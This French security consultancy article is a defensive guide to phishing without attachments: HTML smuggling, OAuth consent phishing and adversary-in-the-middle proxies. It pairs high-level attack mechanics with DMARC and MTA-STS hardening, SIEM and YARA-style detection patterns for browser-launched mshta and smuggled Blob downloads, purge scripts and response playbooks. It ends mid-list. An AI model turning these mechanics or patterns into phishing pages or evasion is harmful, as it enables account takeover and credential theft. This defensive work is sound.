AYI NEDJIMI Consultants

Phishing sans pièce jointe - Guide Pratique Cybersecurite

Catégorie : Articles Techniques Lecture : 28 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Le phishing évolue vers des techniques plus furtives, contournant les filtres traditionnels basés sur les pièces jointes. Les campagnes modernes s

Cette analyse detaillee de Phishing sans pièce jointe - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Phishing sans pièce jointe - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Résumé exécutif

Le phishing évolue vers des techniques plus furtives, contournant les filtres traditionnels basés sur les pièces jointes. Les campagnes modernes s'appuient sur le HTML smuggling, le phishing OAuth et les attaques adversary-in-the-middle (AiTM) pour voler des identifiants, contourner le MFA et prendre le contrôle des comptes. Ces approches mobilisent des infrastructures distribuées, des mécanismes d'obfuscation et des flux OAuth, rendant la détection complexe. Cet article analyse en profondeur ces vecteurs sans pièce jointe, propose des stratégies de mitigation (DMARC, MTA-STS), des détections comportementales et des playbooks de réponse. L'objectif est d'outiller les équipes SecOps, SOC et IT pour anticiper, détecter et répondre efficacement à ces attaques.

Notre avis d'expert
La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Panorama des techniques sans pièce jointe

Les campagnes sans pièce jointe exploitent les contenus du corps de l'email, les liens externes, des fichiers HTML, ou des flux OAuth. Trois familles principales :

1. **HTML smuggling** : injection d'un code JavaScript dans un fichier HTML, reconstitutant un binaire ou script côté client. 2. **Phishing OAuth** : redirection vers une application OAuth malveillante, obtention de consentements. 3. **Adversary-in-the-middle (AiTM)** : proxys interposés interceptant les sessions et tokens.

Ces techniques contournent les filtres d'antivirus car aucun fichier attaché suspect n'est présent. L'usage de services légitimes (SharePoint, Google Sites) renforce la crédibilité.

HTML smuggling : anatomie

Le HTML smuggling consiste à embarquer un script dans un fichier HTML (ou un lien) qui, lors de l'ouverture, reconstruit un payload sur le poste (fichier ZIP, binaire, script). La séquence :

1. L'email contient un lien vers un HTML (hébergé sur un site compromis ou storage). 2. L'utilisateur ouvre le lien, le navigateur exécute JavaScript. 3. Le script reconstitue un fichier (Base64, Blob), déclenche un téléchargement automatique. 4. L'utilisateur exécute le fichier, compromettant le système.

Les campagnes QakBot, Emotet ont utilisé ce vecteur. Les scripts utilisent `atob`, `Blob`, `URL.createObjectURL`, `click()` sur un lien simulé. L'obfuscation (charcodes, substitutions) contournent les filtres. Les environnements restreints (Secure Mail Gateway) peuvent ne pas analyser le code.

Cas concret
L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

Phishing OAuth

Le phishing OAuth exploite la confiance dans les flux d'autorisation. L'attaquant :

1. Crée une application (Azure AD, Google, Okta) demandant des permissions (mail.read, offline*access). 2. Envoie un email encourageant l'utilisateur à consentir (ex : proposition de document). 3. L'utilisateur arrive sur la page d'autorisation officielle (login.microsoftonline.com), confiant. 4. S'il accepte, l'attaquant obtient un refresh token permettant l'accès persistant.*

Aucune pièce jointe n'est nécessaire. Les permissions peuvent être étendues (envoyer des emails, accéder aux fichiers). Les campagnes EvilGinx combinent OAuth et AiTM. Les détections doivent surveiller les consentements, les applications non vérifiées.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Adversary-in-the-middle (AiTM)

Les attaques AiTM utilisent des proxys inverses (Evilginx2, Modlishka) interposés entre l'utilisateur et le service cible (Office 365, Okta). Le processus :

1. L'email contient un lien vers un domaine contrôlé (typosquatting, lien court). 2. L'utilisateur visite, saisit ses identifiants sur la page proxée (sembler authentique). 3. Le proxy relaie en temps réel vers le vrai service, récupérant le cookie de session et le token MFA. 4. L'attaquant peut réutiliser la session (bypass MFA).

AiTM se combine avec HTML smuggling (pour dropper l'outil) ou OAuth (consentement). Le domaine proxé déploie un certificat Let's Encrypt, renforçant la confiance.

![SVG à créer : diagramme comparatif HTML smuggling / OAuth phishing / AiTM]

Infrastructure et hébergement utilisés

Les attaquants exploitent :

- Services cloud légitimes (Azure Blob, AWS S3, Google Firebase) pour héberger les HTML.
- Sites compromis, blogs Wordpress, SharePoint.
- Redirections multiples (linked domains, shorteners, open redirect).
- Domaines éphémères (en quelques heures) via automatisation.

La détection doit intégrer la Threat Intelligence (TI) en temps réel, les flux DNS, l'analyse des certificats. L'utilisation de `fast flux` complique la réputation. Certaines campagnes utilisent des services no-code (Notion, Wix) pour paraître légitimes.

DMARC, SPF, DKIM : fondamentaux

Le trio SPF/DKIM/DMARC reste essentiel pour empêcher la spoofing :

- **SPF** : enregistre les IP autorisées à envoyer pour un domaine.
- **DKIM** : signature cryptographique du contenu.
- **DMARC** : politique reliant SPF/DKIM, gérant les rapports (rua, ruf).

La configuration DMARC avec policy `p=reject` réduit la spoofing directe. L'analyse des rapports DMARC (aggrégés) détecte des campagnes spoofant le domaine. Cependant, DMARC n'empêche pas l'utilisation de domaines lookalike (typosquatting). Les organisations doivent surveiller les enregistrements DMARC des partenaires.

MTA-STS et TLS-RPT

MTA-STS assure que les emails sont envoyés via TLS vers des serveurs autorisés. TLS-RPT fournit des rapports sur les échecs TLS. Ces mécanismes empêchent les attaques downgrades, garantissant l'intégrité du transport. Les organisations :

- Publient un enregistrement MTA-STS (`mta-sts.domain.com`).

- Hébergent un fichier `mta-sts.txt` avec la politique.
- Analysent les rapports TLS-RPT pour détection d'anomalies.

Bien que MTA-STS ne bloque pas le phishing directement, il améliore la sécurité du transport (limite l'interception, AiTM mail). Le protocole DANE/TLSA peut compléter (zones DNSSEC).

BIMI et évaluations de marque

Le BIMI (Brand Indicators for Message Identification) affiche un logo pour les emails authentifiés. Les attaquants ne peuvent pas l'usurper sans DMARC aligné. Cela renforce la confiance pour les destinataires. Toutefois, BIMI n'empêche pas les campagnes via autres domaines. Les communications internes peuvent utiliser BIMI pour rassurer sur l'authenticité.

Analyse du contenu HTML (smuggling)

Les moteurs de sécurité doivent analyser les HTML :

- Recherche de fonctions `atob`, `unescape`, `fromCharCode`.
- Identifcation de patterns `Blob`, `URL.createObjectURL`.
- Détection de `download` automatique (`a.click`).
- Détection d'obfuscation (XOR, reverse strings).

Les sandbox exécutent le HTML dans un navigateur headless (Chromium) pour observer. Les solutions EDR/AV ont des signatures (ex: `TrojanDownloader:HTML/SmugX`). Les défenseurs créent des YARA pour scanner les HTML en proxy. Les logs proxy collectent la taille, le type MIME, les redirections.

Détection de l'exfiltration via HTML smuggling

Après le drop, le fichier téléchargé (ZIP, JS) peut être détecté via :

- Sandboxing (Cuckoo) pour comportement.
- EDR (aleat sur exécution `wscript`, `mshta`).
- Contrôle du point de terminaison (AppLocker).

Les scripts smuggled utilisent `wscript.exe //E:JScript` pour exécuter le code. Les logs `ScriptBlock` (PowerShell) captent les commandes. Les SOC surveillent les fichiers Dropper (hash). Un pipeline d'analyse (VirusTotal, Hybrid Analysis) identifie les overlaps.

![SVG à créer : flux HTML smuggling depuis email jusqu'à l'exécution]

Détection du phishing OAuth

Les signaux :

- Logs Azure AD `SignIn` indiquant un consentement (event `Consent to application`).
- Microsoft 365 `Audit` (operation `Consent to application`).

- Application non vérifiée (sans `publisher verified`).
- Permissions élevées (`Mail.ReadWrite`, `Files.ReadWrite.All`).

On configure `Conditional Access` imposant MFA pour les consentements administratifs. Les politiques `App Consent` (Azure AD) exigent la pré-approbation. Les scripts surveillent les `oauth2PermissionGrant` (Graph API). Defender for Cloud Apps (MCAS) détecte des apps OAuth à risque. Les organisations revoient régulièrement la liste des apps consenties.

Détection des attaques AiTM

Les AiTM laissent des traces : Pour approfondir, consultez OAuth 2.1 : Nouvelles Protections et Migration.

- Connexions multiples depuis la même IP (attaquant) avec différents user agents.
- Logins `Impossible Travel` (user se connecte depuis deux pays en quelques minutes).
- Utilisation de `Modern Authentication` via des proxys.
- Certificats TLS récemment émis pour des domaines suspect (Let's Encrypt).

Les solutions Azure AD Identity Protection, Okta ThreatInsight détectent `Token replay`. Defender for Cloud Apps alerte sur `Suspicious inbox rules`, `Mass download`. L'analyse des logs (User-Agent `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36`) couplée à l'IP montre des patterns.

Monitoring DNS et domaines lookalike

Les adversaires utilisent des domaines typosquattés. La défense :

- Surveiller les enregistrements DNS via services (DNSTwist, Farsight).
- Publier des `Brand domains` et enregistrer les variations.
- Utiliser des solutions TLS fingerprinting (JA3) pour identifier les proxys.

Les SOC intègrent la TI: flux `Certstream` pour nouveaux certificats contenant le nom de la marque. Lorsqu'un domaine suspect est détecté, on contacte l'hébergeur pour takedown.

Rôle des Secure Email Gateways (SEG)

Les SEG évolués (Proofpoint, Mimecast, Microsoft EOP) offrent :

- Analyse heuristique du corps (JavaScript dans HTML).
- Réécriture d'URL (time-of-click protection).
- Sandboxing des liens (Safe Links).

Cependant, certains HTML smuggling contournent (obfuscation). Les admins doivent activer les filtres avancés (URL detonation) et configurer `zero-hour auto purge`. Les logs SEG sont intégrés au SIEM pour corrélation.

Time-of-Click protection

Les solutions TOT réécrivent l'URL et l'analysent lors du clic. Elles :

- Détectent le domaine, le contenu, le comportement.
- Bloquent si suspected phishing.

Les attaquants tentent de retarder l'activation (servir contenu propre lors de l'analyse, malveillant plus tard). Les TOT doivent répéter les analyses. On configure les TOT pour re-scanner après un délai. Les logs TOT fournissent des événements (clicked, blocked) pour alerting SOC.

![SVG à créer : flux time-of-click protection avec re-scan]

Education et simulation

La sensibilisation reste clé :

- Formation sur les signaux (URL obfusquées, login page suspecte).
- Simulations de phishing (sans pièce jointe) pour tester la vigilance.
- Communication sur l'usage de portails officiels (SSO, portail d'entreprise).

Les campagnes de simulation incluent des scénarios HTML smuggling (lien vers un fichier). Les résultats alimentent les KPIs (taux de clic, signalement). Les équipes sensibilisent l'importance de reporter (bouton phish alert).

Threat Intelligence et partage

Les communautés (MISP, FS-ISAC) partagent des indicateurs : domaines, scripts, hash. Les rapports TI (Microsoft, Google) détaillent les TTP AiTM. Les SOC intègrent ces données dans les règles (SIEM, TOT). Les playbooks automatise l'intégration (API MISP). L'intel contextuelle (tactiques, campagnes) alerte sur de nouveaux scripts.

Détection via EDR/Endpoint

Même sans pièce jointe, l'endpoint fournit :

- Processus `mshta`, `powershell`, `cmd` lancé depuis le navigateur (Edge, Chrome).
- Création de fichiers dans `Downloads`.
- Modifications Outlook (règles).

L'EDR alerte sur `Suspicious HTML smuggling payload`. Les règles : `Parent Process=browser` + `Child Process=wscript`. Les scripts `JavaScript` créés dans `%Temp%`. Des YARA sur les fichiers HTML détectent `var string = "data:application/zip;base64"`. Les endpoints Mac détectent `osascript` lancé depuis Safari. Les baselines distinguent l'usage normal (par IT) vs suspect.

Détection réseau : proxies et firewall

Les proxys loggent les requêtes :

- URLs vers `onedrive.live.com/download?resid=...` (souvent malveillants).
- Utilisation de `Storage.googleapis.com` par comptes non internes.
- Volume de téléchargement (ZIP > 10 Mo).

Les firewalls NG (Palo Alto, Fortinet) proposent des signatures (HTML smuggling). On active la détection `Command and Control` sur le trafic TLS (SNI). Les solutions CASB inspectent les connexions (MCAS, Netskope). Lorsqu'un fichier est téléchargé, il est envoyé en sandbox.

Automatisation via SOAR

Les workflows automatisés :

- Lorsqu'un clic suspect est détecté, isoler le poste via EDR.
- Extraire les emails restants (search & purge).
- Notifier l'utilisateur, réinitialiser le mot de passe.
- Vérifier les règles de boîte, consentements.

La SOAR connecte EOP, Graph API, Azure AD. Les scripts `Purges` suppriment les emails (Search-Mailbox). Les playbooks incluent l'analyse du domaine (WHOIS, reputation) et la génération d'incident (ServiceNow).


Chasse (Hunting)

Scénarios :

- Rechercher des `Consent` logs récents pour des apps inconnues (Graph Query).
- Identifier les connexions `IMPOSSIBLE TRAVEL` suivies d'actions (rule creation).
- Lister les fichiers HTML téléchargés depuis des domaines nouveaux.
- Rechercher `var downloadLink = document.createElement('a')` dans les proxys.

Les hunts sont réalisés hebdomadairement. Les scripts Sentinel aident :

```
OfficeActivity
| where Operation == "Consent to application"
| extend AppName = tostring(parsejson(Parameters)[0].Value)
| where AppName !in ("applications approuvées")
```



Case studies

Campagne HTML smuggling (2023)

Une entreprise a subi une campagne contenant des liens vers des HTML hébergés sur Azure Blob. Les fichiers reconstituaient un `.js` qui téléchargeait un loader. Le SOC a détecté via EDR (mshta). La réponse : purge du mail, blocage du domaine, sensibilisation. Les logs proxies montraient 23 clics, 2 exécutions. Les utilisateurs ont éventuellement signalé via le bouton. L'analyse sandbox a confirmé QakBot.

Phishing OAuth (2022)

Une société SaaS a observé un consentement pour une app `SharePoint Sync`. L'app demandait `Files.ReadWrite.All`. L'alerte Defender for Cloud Apps a permis de révoquer. L'investigation a montré que l'utilisateur avait cliqué sur un lien envoyant vers un site Google Sites. Le SOC a ajouté la détection KQL, activé `Admin consent workflows`.

AiTM ciblant Office 365

Des cadres ont reçu des mails menant à un domaine proxé via Evilginx. L'attaquant a capturé les tokens, accédé aux mails, configuré des règles d'exfil. Azure AD Identity Protection a généré `Sign-in risk high`. Le SOC a révoqué les sessions, invalidé tokens. MTA-STS n'a pas été impacté. L'incident a entraîné l'activation de `Conditional Access` pour exiger `Compliant device`.

Révision des règles de SPF/DKIM

Les organisations doivent :

- S'assurer que SPF inclut tous les services (Marketing, CRM).
- Limiter la longueur (10 lookups max).
- DKIM : clés 2048 bits, rotation.

Les rapports DMARC `rua` sont analysés via des outils (Agari, Proofpoint). On détecte les IP non autorisées. Les DMARC `ruf` fournissent des échantillons. Les partenaires doivent aligner leur DMARC (politique `reject`).

Sécurité des formulaires et redirections internes

Les attaquants exploitent des redirections internes (`site-legitime.fr/redirect?url=`). Les développeurs doivent valider les URL, limiter aux domaines internes. Les formulaires (contact, support) ne doivent pas renvoyer des liens dynamiques sans contrôle. Les politiques WAF bloquent les injections (`javascript:`). Les logs WAF sont surveillés.

Content Security Policy (CSP) et HTML smuggling

CSP peut limiter :

- `script-src` : restreindre les sources, interdire inline script.
- `sandbox` : isoler les iframes.

Cependant, les emails HTML (rendus dans Outlook) n'appliquent pas CSP. Les portails web internes doivent l'utiliser pour réduire l'impact si un HTML smuggled est servi via un service interne. Les développeurs doivent appliquer `Referrer-Policy`, `X-Content-Type-Options`. Pour approfondir, consultez Purple Team : Méthodologie et Exercices Collaboratifs.

Cloud App Security (CASB)

Les CASB fournissent :

- Contrôle d'accès (block apps non approuvées).
- Détection d'apps OAuth malveillantes.
- Inspections de contenu (DLP).

Les politiques `OAuth app policy` de Defender for Cloud Apps alertent sur `high permissions`. Les SOC classifient les apps (Approved, Sanctioned). Les utilisateurs ne peuvent consentir qu'à des apps approuvées.

Règles pour SIEM (exemples)

Sentinel : détection consentement suspect

```
AuditLogs
| where OperationName == "Add service principal"
| extend AppDisplayName = tostring(TargetResources[0].displayName)
| where AppDisplayName !in ("Liste des apps approuvées")
| project TimeGenerated, AppDisplayName, InitiatedBy=user.displayName, UserPrincipalName
```

Splunk : HTML smuggling via proxies

```
index=proxy sourcetype=squid
"Content-Type"="text/html" "var blob"
| stats count by srcip, dest_host, uri
```

Elastic : exécution mshta

```
process where process.name == "mshta.exe" and process.parent.name in
("iexplore.exe","chrome.exe","firefox.exe","outlook.exe")
```

![SVG à créer : exemple de pipeline de règles SIEM pour phishing sans pièce jointe]

Playbook réponse

1. **Détection** : alerte TOT/EDR/Graph Consent. 2. **Analyse** : vérifier la cible, le domaine, la timeline. 3. **Containment** : isoler l'appareil, révoquer tokens, purge emails. 4. **Eradication** : supprimer apps OAuth, règles boîtes, changer mdp. 5. **Recouvrement** : informer l'utilisateur, surveiller la session. 6. **Post-incident** : IOCs, update détections, sensibilisation.

Le playbook inclut un arbre de décision pour les scénarios (HTML smuggling vs OAuth). Les temps d'exécution sont mesurés.

Collaboration SecOps / IT / Legal

Le phishing peut avoir des impacts légaux (RGPD). Les équipes Legal évaluent les obligations de notification. IT assiste pour la purge. Les communications internes/externe sont préparées. Les partenaires sont informés si compromis. Les contrats incluent des clauses (ex : marketing) sur l'usage de domaines.

Analyse post-incident et leçons

Les incidents sont revus :

- Ce qui a fonctionné (détection, réponse).
- Ce qui a échoué (faux négatifs, longue réaction).
- Actions correctives (règles, formation).

Les lessons sont documentées (Wiki). Les équipes mettent à jour les runbooks. Les incidents majeurs déclenchent des exercices (table top). Les KPIs sont recalculés (MTTD, MTTR).

Roadmap de maturité

1. **Phase 1** : DMARC `reject`, TOT activé, logging complet. 2. **Phase 2** : detection OAuth/AiTM, SOAR, hunts. 3. **Phase 3** : ML (models de clics), Graph scoring, Zero trust conditional access. 4. **Phase 4** : simulation continue, share TI, adoption FIDO2 (passkeys) pour limiter AiTM.

Chaque phase inclut des objectifs (couverture TOT, adoption FIDO). Les sponsors (CISO, CIO) assurent le support.

Adoption de FIDO2/Passkeys

Les passkeys (FIDO2) réduisent AiTM, car elles lient l'authentification au domaine. Les organisations :

- Déploient des clés physiques ou authentificateurs platform (Windows Hello).
- Configurent Azure AD (Phish-resistant MFA).

Cela réduit l'efficacité d'AiTM. Les campagnes HTML smuggling restent un risque, mais l'accès aux comptes est plus difficile.

Alignement avec MITRE ATT&CK

- **TA0001 - Initial Access** : `T1566.002 (Phishing: Spearphishing Link)`.
- **T1566.003 (Phishing: Spearphishing via Service)** : OAuth.
- **T1557.003 (Adversary-in-the-Middle)**.
- **T1556.006 (Modify Authentication Process)** : Ajout d'app OAuth.

Les détections alignées sur ATT&CK permettent de mesurer la couverture. Les plans Purple Team referment les gaps.

Sensibilisation spécifique dirigeants

Les cadres sont ciblés. Les programmes VIP incluent :

- TOT renforcé.
- Monitoring de domaine lookalike.
- Support 24/7 (phish hotline).

Les VIP reçoivent des clés FIDO, des communications spécifiques. Les SOC priorisent leurs alertes.

Tableaux de bord dirigeants

Les dashboards :

- Taux de clic simulation.
- Nombre d'incidents phishing par mois.
- DMARC alignment.
- Temps de suppression d'emails.

![SVG à créer : dashboard phishing (incidents, DMARC, FIDO adoption)]

> **Ressources open source associées :**
>
> - PhishingDetector-AI — Détection de phishing avec IA (Python)

Questions frequemment posees

Quels sont les outils recommandes pour mettre en oeuvre Phishing sans pièce jointe - Guide Pratique Cybersecurite ?

Les outils recommandes pour Phishing sans pièce jointe - Guide Pratique Cybersecurite varient selon le contexte et les besoins specifiques de l'organisation. Les solutions open source comme Wazuh, OSSEC et OpenVAS offrent une base solide pour les equipes avec un budget limite. Les solutions commerciales comme CrowdStrike, SentinelOne et Palo Alto Networks proposent des fonctionnalites avancees et un support professionnel adapte aux environnements critiques de production.

Conclusion

Le phishing sans pièce jointe représente une menace majeure, reposant sur des techniques complexes (HTML smuggling, OAuth, AiTM) capables de contourner les filtres traditionnels. La défense requiert une combinaison de contrôles techniques (DMARC/MTA-STS, TOT), de détections comportementales, de télémétrie avancée, de SOAR, ainsi qu'une sensibilisation continue. En alignant les politiques, les détections et la réponse sur ces vecteurs émergents, les organisations réduisent l'efficacité des adversaires et protègent leurs identités, données et ressources critiques.

Analyse technique détaillée : détection HTML smuggling en sandbox

Les sandbox doivent exécuter le HTML dans des conditions réalistes :

- Navigateur mis à jour, support JavaScript complet.
- Analyse du DOM après exécution (recherche de `Blob`, `download`).
- Capture réseau (Wireshark) pour détecter les requêtes.
- Détection des payloads, extraction des fichiers, analyse statique/dynamique.

Les rapports de sandbox incluent les appels JavaScript, les objets `ArrayBuffer`. Les équipes SecOps intègrent la sandbox via API : un email suspect est soumis automatiquement, le verdict (malicious/suspicious) déclenche la purge. Les sandbox modernes (Joe Sandbox, Broadcom Malware Analysis) fournissent des signatures sur `JS/Smug`, `HTML/Smug`. Des règles YARA internes complètent (matching sur `window.navigator.msSaveOrOpenBlob`).

Contrôle des liens via rewriting et isolation

Outre la réécriture, certaines organisations isolent les liens (Browser Isolation). Les utilisateurs accèdent aux liens dans un navigateur isolé (VDI, Remote Browser Isolation), empêchant l'exécution locale. Les solutions RBI (Menlo, Zscaler) rendent la page et transmettent un flux

visuel. Cela bloque les payloads `smuggled`. Les politiques RBI peuvent être ciblées (appliquer sur les domaines non catégorisés). Les logs RBI (clics, verdicts) alimentent le SIEM et permettent un retour utilisateur.

Détection de comportement utilisateur (UEBA)

Les solutions UEBA détectent les anomalies post-phishing :

- Augmentation des accès SharePoint/OneDrive.
- Envoi d'emails massif depuis le compte compromis.
- Création de règles (redirect to external).

Les scores UEBA augmentent lorsque plusieurs signaux (impossible travel + OAuth consent) sont combinés. Les alertes UEBA déclenchent la réponse (forcer reset). Les modèles se nourrissent de logs (Microsoft Graph, Exchange). Ils identifient des comportements typiques (Account takeover, Business Email Compromise).

Monitoring des règles de boîtes et forwarding

Les comptes compromis configurent des règles automatisées :

- Redirection vers des adresses externes.
- Suppression de mails avec certains mots.

Les logs `Set-Mailbox` / `New-InboxRule` (Exchange) doivent être monitorés. Les scripts :

```
Search-UnifiedAuditLog -StartDate (Get-Date).AddDays(-1) -EndDate (Get-Date) -Operations
New-InboxRule
```

On définit des alertes (`Rule created that forwards mail externally`). Defender for Cloud Apps fournit `Suspicious inbox forwarding`. On audite régulièrement (PowerShell, Graph) pour retirer les règles suspectes. Les utilisateurs sont informés lors de modifications.

Gestion des liens dans les navigateurs

Les navigateurs d'entreprise peuvent être configurés : Pour approfondir, consultez Attaques sur les Identity Providers Okta, Entra et Keycloak.

- Bloquer le téléchargement automatique (Chrome policy `DownloadRestrictions`).
- Appeler l'API SafeBrowsing.
- Exiger une confirmation pour les fichiers potentiellement dangereux.

Les extensions internes (Chrome/Edge) inspectent les pages, cherchent du code `smuggling`. Les entreprises peuvent injecter du JavaScript via `Content Security Policy` sur leurs propres domaines. Les navigateurs gérés (Edge via Intune) appliquent ces politiques.

Outils Red Team : Evilginx, Modlishka, Phisherman

Les red teams utilisent ces outils pour simuler :

- `Evilginx2` : proxys HTTP(s), capture tokens.
- `Modlishka` : générateur de templates.
- `CredSniper` : collecte identifiants.

Les defenders doivent détecter ces frameworks. Les user agents, entêtes HTTP (via TOT) peuvent indiquer `Evilginx`. Les labs internes testent la détection. Les logs Azure AD montrent des `resourceDisplayName` répétées. Les retours red team alimentent les détections (ex : pattern de certificat). Les red teams peuvent aussi tester HTML smuggling (scripts obfuscation).

Communication post-incident

Lorsqu'un incident est détecté :

- Communication interne (email, Teams) informant du phishing, steps (report, update).
- Communication externe si impact clients (transparence).

Le message doit expliquer le vecteur (sans pièce jointe), comment éviter (vérifier URL, signaler). Les équipes marketing alignent leurs campagnes pour éviter la confusion. Les post-mortems partagent les IOCs, mis à jour dans la FAQ interne.

Mesure d'efficacité des contrôles

Les organisations mesurent :

- `Click-to-detection` : temps entre clic et alerte.
- `Time-to-remediation` : purge, reset.
- `Reduction of false positives` : ajustements TOT.

Les métriques sont présentées mensuellement. Les tests (simulations) évaluent les contrôles TOT et détection (ex : TOT a-t-il bloqué plus de 95%?). Les OKR incluent la réduction de 30% du taux de clic sur 12 mois.

Suivi des consentements OAuth sur la durée

Un script quotidien exporte la liste des `oauth2PermissionGrant`. Les colonnes : App, Resource, Scope, User. Les variations sont surveillées (diff). On alerte si une nouvelle app apparaît (non approuvée). `Azure AD Identity Governance` gère des revues (Access reviews) pour les apps. Les utilisateurs doivent reconfirmer l'usage. Les revues non complétées entraînent la révocation.

Stratégies de durcissement

- Désactiver la création d'apps à l'échelle (Azure AD: `Users can register apps = No`).

- Activer `Security Defaults` ou `Conditional Access` pour imposer MFA.
- Exiger un périphérique conforme (Intune) pour accéder aux ressources.
- Limiter l'accès aux portails admin (IP, named location).

Ces mesures réduisent l'impact d'un phishing (même si identifiants volés, pas de device compliant). Les GPO appliquent des restrictions sur Windows (script, macros). On renforce le paramétrage Outlook (bloquer liens `file://`).

Monitoring DNS (passif et actif)

Des capteurs DNS collectent :

- Requêtes vers domaines récemment enregistrés.
- Utilisation de TLD exotiques (~phishing).

Les outils (PassiveTotal, DomainTools Iris) évaluent la réputation. Les proxies bloquent les TLD suspects (ex : `.xyz`). Les organisations mettent en place `DNS RPZ` pour bloquer les domaines. Lorsqu'un HTML smuggling redirige vers `storage.googleapis.com/abc`, l'analyse de la path identifie le bucket.

Automatisation de purge via Graph API

Les scripts Graph suppriment les courriels :

```
Connect-ExchangeOnline
New-ComplianceSearch -Name "PhishCampaign" -ExchangeLocation all -ContentMatchQuery
'subject:"Réinitialisation" AND from:"spoof"'
Start-ComplianceSearch -Identity "PhishCampaign"
New-ComplianceSearchAction -SearchName "PhishCampaign" -Purge -PurgeType SoftDelete
```

Les playbooks SOAR déclenchent cette purge automatiquement après validation. Les logs Compliance (UnifiedActivity) conservent la trace. Le SOC vérifie l'efficacité (emails restants). Pour Gmail, on utilise `Admin SDK` pour `DeleteMessages`. Les scripts gèrent les erreurs (quotas, latence).

Collaboration avec les fournisseurs SaaS

Les partenaires SaaS peuvent être vecteurs (compromis). Les contrats incluent :

- Obligation de DMARC.
- Notification en cas d'incident.
- Accès TI partagé.

Les audits SaaS examinent la config (MFA, IDS). Les équipes SecOps partagent les IOCs (via STIX). Les flux SSO (SAML) sont durcis (force signed responses).

Stratégie de redirection et landing pages légitimes

Les campagnes internes de sensibilisation utilisent des landing pages corporate (apprentissage). Cela renforce la conscience des signaux (ex : URL, certificat). Les feedbacks sont recueillis (questionnaire). On fournit un guide `Check list` (vérifier l'URL, certificat, orthographe). Les utilisateurs apprennent à utiliser le `Report Phish` (Add-in Outlook). Les statistiques (report rate) augmentent.

Analyse du trafic sortant (NetFlow)

Les analystes monitorent NetFlow :

- Connexions directes vers IPs suspectes (AiTM).
- Ports 80/443 vers domaines inconnus.

Les anomalies (nouvelle IP, volume élevé) déclenchent une enquête. Les SOC établissent des allowlists par région. Lorsque HTML smuggling droppe un payload, le trafic sortant (C2) est surveillé (Dest IP, JA3). Les solutions XDR corrèlent.

Historisation et lookback

Lors d'un incident, on effectue un lookback 90 jours :

- Requête `Consent` log.
- Requêtes TOT (clics).
- Requêtes DNS e-mail.

Cela identifie d'autres comptes affectés. Les incidents passés sont corrélés (campagne plus large). Les data lakes (Azure Data Explorer) facilitent les lookbacks. On stocke les logs en long terme (12-24 mois) pour analyses légales.

Architecture Zero Trust sur email

Les entreprises adoptent un modèle Zero Trust pour email :

- Authentification forte (MFA, FIDO2).
- Vérification de contenu (AI anti-phishing).
- Isolation (RBI).
- Response automation.

Les offres `Microsoft Defender for Office 365`, `Google Advanced Protection` s'intègrent. On applique `Conditional Access` à l'accès Exchange (requiert device compliant). Les boîtes partagées ont des protections supplémentaires (alertes). Les admin accounts n'ont pas de mail (réduit surface).

Mise en place de canaux de signalement

Les utilisateurs doivent signaler rapidement :

- Add-in Outlook `Report Message` (envoie au SOC, supprime).
- Adresse email dédiée (`phish@company.com`).
- Formulaire Teams/Slack.

Les signalements alimentent un dashboard. Les SOC répondent (merci, incident). Les signalements précoces réduisent l'impact (MTTD). Les statistiques (Taux de signalement vs taux de clic) sont suivies.

Cas de detection via TI

En 2023, un domaine `micr0soft-support.com` est identifié via `Certstream`. Le SOC crée une règle TOT. Deux jours plus tard, un mail pointant vers ce domaine est bloqué. L'IOC a permis de bloquer la campagne avant impact. La coordination TI a été clé.

Alignement avec cadres réglementaires (RGPD, SOX)

Le phishing peut entraîner une fuite PII. Les processus incluent : Pour approfondir, consultez SSRF Avance : Bypass des Protections Cloud 2026.

- Évaluation (type de données exfiltrées).
- Notification CNIL (72h) si nécessaire.
- Documentation des actions (audit trail).

Les contrôles sont audités (SOX : accès finances). Les rapports montrent la conformité (DMARC, TOT). Les tests (SOC2) évaluent les mesures anti-phishing.

FAQ interne

Comment vérifier l'authenticité d'un lien ? Utiliser le survol (hover), vérifier le domaine, s'assurer qu'il est `company.com`. **Que faire en cas de clic accidentel ?** Déconnecter, signaler immédiatement, ne pas entrer d'identifiants. **Pourquoi DMARC peut-il rejeter des mails légitimes ?** Configuration SPF incomplète; contacter IT pour correction. **Comment reconnaître un consentement OAuth suspect ?** L'écran affiche les permissions; si non attendu, annuler et signaler.

Checklist finale étendue

1. **Protection proactive** : DMARC p=reject, DKIM 2048, SPF complet, MTA-STS. 2. **Détection** : TOT, sandbox HTML, EDR, UEBA, CASB. 3. **Contrôles identités** : Conditional Access, MFA phish resistant, FIDO2. 4. **Surveillance** : consentements OAuth, règles boîtes, trafic DNS, NetFlow. 5. **Réponse** : SOAR, purge, isolation, reset, communication. 6. **Sensibilisation** : simulations,

